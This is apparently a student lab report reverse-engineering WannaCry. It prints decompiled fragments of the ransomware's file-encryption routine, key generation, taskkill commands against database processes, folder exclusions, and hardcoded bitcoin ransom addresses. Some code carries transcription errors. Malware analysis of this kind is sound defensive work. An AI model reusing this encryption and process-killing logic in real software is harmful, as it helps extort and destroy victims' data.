

Lab № 2

Ransomware: WannaCry


Hash(MD5): db349b97c37d22f5ea1d1841e3c89eb4





Every encrypted files has header wannacry which is checked by ransomware is the file already encrypted or not.

Encrypted file structure:


- 1) Wannacry header;
 - 2) Size of AES key(in bytes);
 - 3) AES key encrypted with hardcoded public key, private pair of which sent to attacker through tor onion link;
 - 4) Size of file(in bytes);
 - 5) Encrypted content.



Analyzing wannacry.exe with Resource hacker we see that there is a exe resource file inside(MZ header) and we save it as a bin file to look in further into malware.



There is another resource file called 2058 which contains archive file (PK header). Analyzing 1831 resource file first I found entry point of the executable where first commands will be run by malware, icacls, h attribute (hide directory), also suspicious string which is the password for the zip file we extracted from the resource.



Name	Date modified	Type	Size
msg	6/2/2021 8:29 PM	File folder	
b.wnry	5/11/2017 4:13 AM	WNRY File	1,407 KB
c.wnry	5/11/2017 4:11 AM	WNRY File	1 KB
r.wnry	5/10/2017 11:59 PM	WNRY File	1 KB
s.wnry	5/9/2017 12:58 AM	WNRY File	2,968 KB
t.wnry	5/11/2017 10:22 A...	WNRY File	65 KB
taskdl.exe	5/11/2017 10:22 A...	Application	20 KB
taskse.exe	5/11/2017 10:22 A...	Application	20 KB
u.wnry	5/11/2017 10:22 A...	WNRY File	240 KB

Some processes will be killed by wannacry to encrypt db files also. To ensure system will work without issues there are exclusion checks:

```

Decompile: ransomware_desktop_documents - (d1.decl)
43     sprintf(_#wanaDecryptor0__invocation_a_#e_f1_1000d8a0,a_#wanaDecryptor0.exe_1000d5c8);
44     create_process(_#wanaDecryptor0__invocation,100000,(LPVOID)0x0);
45     read_write_c_wnry(&c_wnry_contents,1);
46 }
47 create_wanadecryptor_exe_lnk_script();
48 load_r_wnry_create_gplease_read_mso();
49 ransomware_documents_and_desktop(wcls);
50 i_=0;
51 while (decryption_successful_glob == 0) {
52     InterlockedExchange((LON&)&addsend_1000d4e4,-1);
53     if (i_ == 1) {
54         create_process(_#taskkill.exe_/_im_Microsoft.Exe_1000d874,0,(LPVOID)0x0);
55         create_process(_#taskkill.exe_/_im_MMExchange_1000d854,0,(LPVOID)0x0);
56         create_process(_#taskkill.exe_/_im_sqleserver.ex_1000d830,0,(LPVOID)0x0);
57         create_process(_#taskkill.exe_/_im_sqlwriter.ex_1000d80c,0,(LPVOID)0x0);
58         create_process(_#taskkill.exe_/_im_myssql.exe_1000d7ec,0,(LPVOID)0x0);
59     }
60     iVar1 = GetLogicalDrives();
61     iVar3 = 0;
62     do {
63         drive_number = 0x19;
64         do {

```

```

Decompile: is_excluded_folder - (dll.decl)
3     else {
4         pwVar2 = path + 1;
5     }
6     if (pwVar2 != (wchar_t *)0x0) {
7         pwVar2 = pwVar2 + 1;
8         iVar1 = _wcsicmp(pwVar2,u_\Intel_1000cec4);
9         if (iVar1 == 0) {
10             return 1;
11         }
12         iVar1 = _wcsicmp(pwVar2,u_\ProgramData_1000cea8);
13         if (iVar1 == 0) {
14             return 1;
15         }
16         iVar1 = _wcsicmp(pwVar2,u_\WINDOWS_1000ce94);
17         if (iVar1 == 0) {
18             return 1;
19         }
20         iVar1 = _wcsicmp(pwVar2,u_\Program_Files_1000ce74);
21         if (iVar1 == 0) {
22             return 1;
23         }
24         iVar1 = _wcsicmp(pwVar2,u_\Program Files (x86)_1000ce48);

```

Then malware looks for key files if they can be used or to generate new ones. WinAPIs (Cryptgenkey) will be used to generate key pairs.

C: Decompile: check_or_generate_keys - (dl decl)

```

15     /* If no .pky file was provided use the embedded RSA key */
16     r = (*cryptImportKey)(this->crypto_prov, &RSA_key_0x14, 0, &this->rsa_key_1);
17     if (r == 0) {
18         destroy_keys_and_release_context(this);
19         return 0;
20     }
21 }
22 }
23 else {
24     /* If pky was provided, import it */
25     iVar1 = import_key_from_file_(this, file_pky);
26     if (iVar1 == 0) {
27         /* If the import failed, import the key in the binary */
28         r = (*cryptImportKey)(this->crypto_prov, &RSA_key_2, 0x14, 0, &this->rsa_key_2);
29     }
30 LAB_10003b86:
31     destroy_keys_and_release_context(this);
32     return 0;
33 }
34
35     /* Generate a new RSA key */
36     uVar2 = generate_key(this->crypto_prov, &this->rsa_key_1);
37     if (uVar2 == 0) goto LAB_10003b86;
38     /* Export the PUBLIC key of the key we just generated
39     (6 == PUBLICKEYBLOB) */
40     iVar1 = export_key_to_file(this->crypto_prov, this->rsa_key_1, 6, file_pky);
41     if (iVar1 == 0) goto LAB_10003b86;
42     /* If an eky was provided */
43     if (file_eky != (LPCTSTR)0x0) {
44         /* Encrypt the generated key with the loaded key */
45

```

C: Decompile: generate_key - (dl decl)

```

1
2     _int __cdecl generate_key(HCRYPTPROV crypto_provider,HCRYPTKEY *key)
3
4     {
5         BOOL BVar1;
6
7         BVar1 = (*cryptGenKey)(crypto_provider,1,0x8000001,key);
8         return (uint)(BVar1 != 0);
9     }
10

```

C: Decompile: check_or_generate_keys - (dl decl)

```

33
34     /* Generate a new RSA key */
35     uVar2 = generate_key(this->crypto_prov, this->rsa_key_1);
36     if (uVar2 == 0) goto LAB_10003b86;
37     /* Export the PUBLIC key of the key we just generated
38     (6 == PUBLICKEYBLOB) */
39     iVar1 = export_key_to_file(this->crypto_prov, this->rsa_key_1, 6, file_pky);
40     if (iVar1 == 0) goto LAB_10003b86;
41     /* If an eky was provided */
42     if (file_eky != (LPCTSTR)0x0) {
43         /* Encrypt the generated key with the loaded key */
44         encrypt_generated_key_store_to_eky(this,file_eky);
45     }
46     iVar1 = import_key_from_file_(this, file_pky);
47     if (iVar1 == 0) goto LAB_10003b86;
48
49     if (this->rsa_key_2 != 0) {
50         (*cryptDestroyKey)(this->rsa_key_2);
51     }
52 }
53 return 1;
54 }

```

C: Decompile: aes_something_3 - (dl decl)

```

148     do {
149         if (iVar10 <= iVar14) goto LAB_100061e6;
150         iVar3 = iVar14 / iVar9;
151         iVar11 = iVar14 % iVar9;
152         (*this->mbr_8)[iVar11 + iVar5 * 8] = param_1;
153         iVar14 = iVar14 + 1z;
154         iVar2 = param_1;
155         param_1 = param_1 + 1z
156         *(undefined4 *)((int)this + (iVar11 + (this->mbr_410 - iVar5) * 8) * 4 + 0x1e0) = uVar2;
157     } while (iVar14 < (int)puVar12);
158 }
159 if (iVar14 < iVar10) {
160     param_2 = (undefined4 *)4DAT_1000ac3c;
161     do {
162         uVar7 = (*this->mbr_410)[(int)puVar12];
163         bVar1 = *(byte *)param_2;
164         param_2 = (undefined4 *)((int)param_2 + 1);
165         this->mbr_414 =
166             this->mbr_414 ^
167             CONCAT321(CONCAT21((4AES_2)[uVar7 >> 0x10 & 0xffff] ^ bVar1,
168                                 (4AES_2)[uVar7 >> 8 & 0xffff], (4AES_2)[uVar7 & 0xffff]),
169                                 (4AES_2)[uVar7 >> 0x10]);
170     if (puVar12 == (undefined4 *)0x0) {
171         puVar6 = 4this->mbr_418;
172         iVar3 = 3;
173         do {
174             *puVar6 = puVar6 ^ puVar11-1l;
175             puVar6 = puVar6 + 1z;
176             iVar5 = iVar5 + -1l;
177             } while ((iVar5 != 0));
178             uVar7 = this->mbr_420;
179             iVar5 = 3;
180             this->mbr_424 =
181                 this->mbr_424 ^
182                 CONCAT321(CONCAT21((4AES_2)[uVar7 >> 0x10], (4AES_2)[uVar7 >> 0x10 & 0xffff],
183                                     (4AES_2)[uVar7 >> 8 & 0xffff], (4AES_2)[uVar7 & 0xffff]));
184             puVar6 = 4this->mbr_428;

```

```

96     hFile2 = pvVar1;
97     r_ = GetFileSizeEx(pvVar1, (PLARGE_INTEGER)&filesize);
98     if (r_ == 0) {
99         pvVar1 = (HANDLE)0xffffffff;
100        goto error_return2;
101    }
102    GetFileTime(pvVar1, (LPPFILETIME)&creationTime, (LPFILETIME)&lastAc-
103        (LPFILETIME)&lastWriteTime);
104    r_ = (*readFile)(pvVar1,WANACRY!_header,8,&bytes_read,(LPOVERLAP-
105    if (r_ != 0) {
106        i = 2;
107        /* memcmp WANACRY! */
108        read_buf_is_WANACRY! = true;
109        memcmp1 = (int *)WANACRY!_header;
110        memcmp2 = (int *)s_WANACRY!_1000cb8;
111        do {
112            if (i == 0) break;
113            i = i + -1;
114            read_buf_is_WANACRY! = *memcmp1 == *memcmp2;
115            memcmp1 = memcmp1 + 1;
116            memcmp2 = memcmp2 + 1;
117        } while (read_buf_is_WANACRY!);

```

Header check:

```

115    memcmp1 = memcmp1 + 1;
116    memcmp2 = memcmp2 + 1;
117    while ((read_buf_is_WANACRY!) &&
118        (((((read_buf_is_WANACRY!) &&
119            ((r_ = (*readfile)(hFile1,4*rand_key_size,4,4bytes_read,(LPOVERLAPPED)0x0), r_ != 0)) &&
120            (rand_key_size < 0x201)) &&
121            ((rand_key_size == 0x100 &&
122            ((r_ = (*readfile)(hFile1,read_key,0x100,4bytes_read,(LPOVERLAPPED)0x0), r_ != 0))) &&
123            ((r_ = (*readfile)(hFile1,unknown,4,4bytes_read,(LPOVERLAPPED)0x0), r_ != 0 &&
124            ((internal_filetype < unknown)))) &&
125            _local_uwind2(4)local_14,0xffffffff));
126        *in_fd_OFFSET = local_14;
127        return 1;
128    }
129 }
130 pVar1 = hFile2;
131 SetFilePointer(hFile2,0,(PLONG)0x0);
132 if (internal_filetype == 4) {
133     sprintf(filename,u_ukey_1000cb8,target_file,u_T_1000cb8);
134     target_file_handle =
135         (*createFileW)(filename,0x40000000,0,(LpSECURITY_ATTRIBUTES)0x0,2,0x80,(HANDLE)0x0);
136     /* Error handling */

```


The size of the files will be checked not to spend excessive time on encrypting huge files:

```


152     target_file_handle_ = target_file_handle;
153     /* If internal filetype is 4, and we haven't yet encrypted 10 files yet, and ...
154     random % 100 is with us, use the second crypto context */
155     if (((internal_filetype == 4) && (unknown_ < 1)) && (filesize < 0x4800000) &&
156        (((this->init_to_100 != 0 && (uVar2 = rand(), uVar2 % this->init_to_100 == 0)) &&
157        ((this->unencrypted_files < this->init_to_10))) {
158         local_318 = 1;
159         crypto_ctxt = this->crypto_ctxt_embedded_key;
160         this->unencrypted_files = this->unencrypted_files + 1;
161     }
162     encrypted_key_length = 0x200;
163     i = cls_1000720c.generate_encrypted_random
164         (crypto_ctxt,random_buffer,0x10,encrypted_key,&encrypted_key_length);
165     if (i == 0) {
166         error_return;
167         pVar1 = (HANDLE)0xffffffff;
168         goto error_return2;
169     }
170     cls_10005dc0::aes_encrypt_3
171         ((cls_10005dc0 *)this->cls_1000acbc,(undefined4 *)random_buffer,
172         (undefined4 *)PTR_DAT_1000d8d,0x10,0x10);
173     i = 0x10;
174     pVar3 = random_buffer;
175     while (i != 0) {
176         *pVar3 = '\0';
177         pVar3 = pVar3 + 1;
178         i = i + -1;
179     }
180     /* write WANACRY! file content */
181     r_ = (*writeFile)(target_file_handle_,s_WANACRY!_1000cb8,8,&bytes_written,(LPOVERLAPPED)0x0)
182     if ((r_ != 0) &&
183         (r_ = (*writeFile)(target_file_handle_,&encrypted_key_length,4,&bytes_written,
184             (LPOVERLAPPED)0x0), r_ != 0) &&
185         ((r_ = (*writeFile)(target_file_handle_,encrypted_key,encrypted_key_length,&bytes_written,
186             (LPOVERLAPPED)0x0), r_ != 0) &&
187         ((r_ = (*writeFile)(target_file_handle_,internal_filetype,4,&bytes_written,
188             (LPOVERLAPPED)0x0), r_ != 0) &&
189         (r_ = (*writeFile)(target_file_handle_,filesize,&bytes_written,0,&bytes_written,(LPOVERLAPPED)0x0),

```

Then to encrypt files XORs, shifts are used:




```
Decompile: aes_something_3 - (00.decl)
205     do {
206         if (iVar10 <= iVar14) goto LAB_100061e6;
207         iVar5 = iVar14 / iVar9;
208         iVar11 = iVar14 % iVar9;
209         (*this->mbr_8)[iVar11 + iVar5 * 8] = *puVar13;
210         param_1 = (undefined4 *)((int)param_1 + 1);
211         iVar14 = iVar14 + 1;
212         *(DWORD *)((int)this + (iVar11 + (this->mbr_410 - iVar5) * 8) * 4 + 0x1e8) = *puVar13;
213         puVar13 = puVar13 + 1;
214     } while ((int)param_1 < (int)puVar13);
215 }
216 } while (iVar11 < iVar10);
217 }
LAB_100061e6:
218 param_4 = 1;
219 if (1 < (int)this->mbr_410) {
220     puVar6 = &this->mbr_208;
221     do {
222         puVar15 = puVar6;
223         iVar10 = iVar9;
224         if (0 < iVar9) {
225             do {
226                 iVar7 = *puVar15;
227                 iVar10 = iVar10 + -1;
228                 *puVar15 = (uint *)((DAT_10009c3c + (iVar7 >> 0x18) * 4) ^
229                     *(uint *)((DAT_1000a83c + (iVar7 >> 0x10 & 0xff) * 4) ^
230                         *(uint *)((DAT_1000a43c + (iVar7 >> 8 & 0xff) * 4) ^
231                             *(uint *)((DAT_1000a83c + (iVar7 & 0xff) * 4));
232                 puVar15 = puVar15 + 1;
233             } while (iVar10 != 0);
234         }
235         param_4 = param_4 + 1;
236         puVar6 = puVar6 + 8;
237     } while ((int)param_4 < (int)this->mbr_410);
238 }
239 this->mbr_4 = '\x01';
240 return;
241 }
```



```
Decompile: bitcoin_something - (R1831)
1
2 void bitcoin_something(void)
3
4 {
5     bool bVar1;
6     undefined3 extraout_var;
7     int iVar2;
8     undefined local_31c [178];
9     char local_26a [602];
10    char *local_10 [3];
11
12    local_10 [0] = s_13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb_0040f488;
13    local_10 [1] = s_12t9YDFgwueZ9NyMgw519p7AA8isjr6S_0040f464;
14    local_10 [2] = s_115p7UMMngoj1pMvkpHijcRdfJNXj6Lr_0040f440;
15    bVar1 = FUN_00401000(local_31c,1);
16    if (CONCAT31(extraout_var,bVar1) != 0) {
17        iVar2 = rand();
18        strcpy(local_26a,local_10[iVar2 % 3]);
19        FUN_00401000(local_31c,0);
20    }
21 }
```

Randomly selected bitcoin addresses will be given to victim to pay ransom to:



```
Decompile: bitcoin_something - (R1831)
1
2 void bitcoin_something(void)
3
4 {
5     bool bVar1;
6     undefined3 extraout_var;
7     int iVar2;
8     undefined local_31c [178];
9     char local_26a [602];
10    char *local_10 [3];
11
12    local_10 [0] = s_13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb_0040f488;
13    local_10 [1] = s_12t9YDFgwueZ9NyMgw519p7AA8isjr6S_0040f464;
14    local_10 [2] = s_115p7UMMngoj1pMvkpHijcRdfJNXj6Lr_0040f440;
15    bVar1 = FUN_00401000(local_31c,1);
16    if (CONCAT31(extraout_var,bVar1) != 0) {
17        iVar2 = rand();
18        strcpy(local_26a,local_10[iVar2 % 3]);
19        FUN_00401000(local_31c,0);
20    }
21 }
```

The screenshot shows the Immunity Debugger interface with the title bar "Decompiler: generate_encrypted_random - (dll.decl)". The code window displays the following C-like pseudocode:

```
1 undefined4 __thiscall
2 OOAalyzer::cls_1000720c::generate_encrypted_random
3     (cls_1000720c *this,char *random_out,DWORD random_length,char *encrypted_random,
4      DWORD *input_size)
5
6 {
7     LPCRITICAL_SECTION lpCriticalSection;
8     char *pbData;
9     DWORD *piVar1;
10    int iVar2;
11    BOOL BVar3;
12    uint uVar4;
13    undefined4 *puVar5;
14
15    if (this->rsa_key_1 == 0) {
16        return 0;
17    }
18    iVar2 = generate_random(this,(BYTE *)random_out,random_length);
19    pbData = encrypted_random;
20    if (iVar2 == 0) {
21        return 0;
22    }
23 }
```

The status bar at the bottom shows tabs for "Bytes: dll.decl", "Defined Strings", and "Functions".

In the screenshot above, a function where random key generated for each file.

The screenshot shows the Immunity Debugger interface with the title bar "Decompiler: generate_random - (dll.decl)". The code window displays the following C-like pseudocode:

```
1
2 void __thiscall
3 OOAalyzer::cls_1000720c::generate_random(cls_1000720c *this,BYTE *random_out,DWORD random_length
4 )
5 {
6     CryptGenRandom(this->crypto_prov[random_length],random_out);
7     return;
8 }
```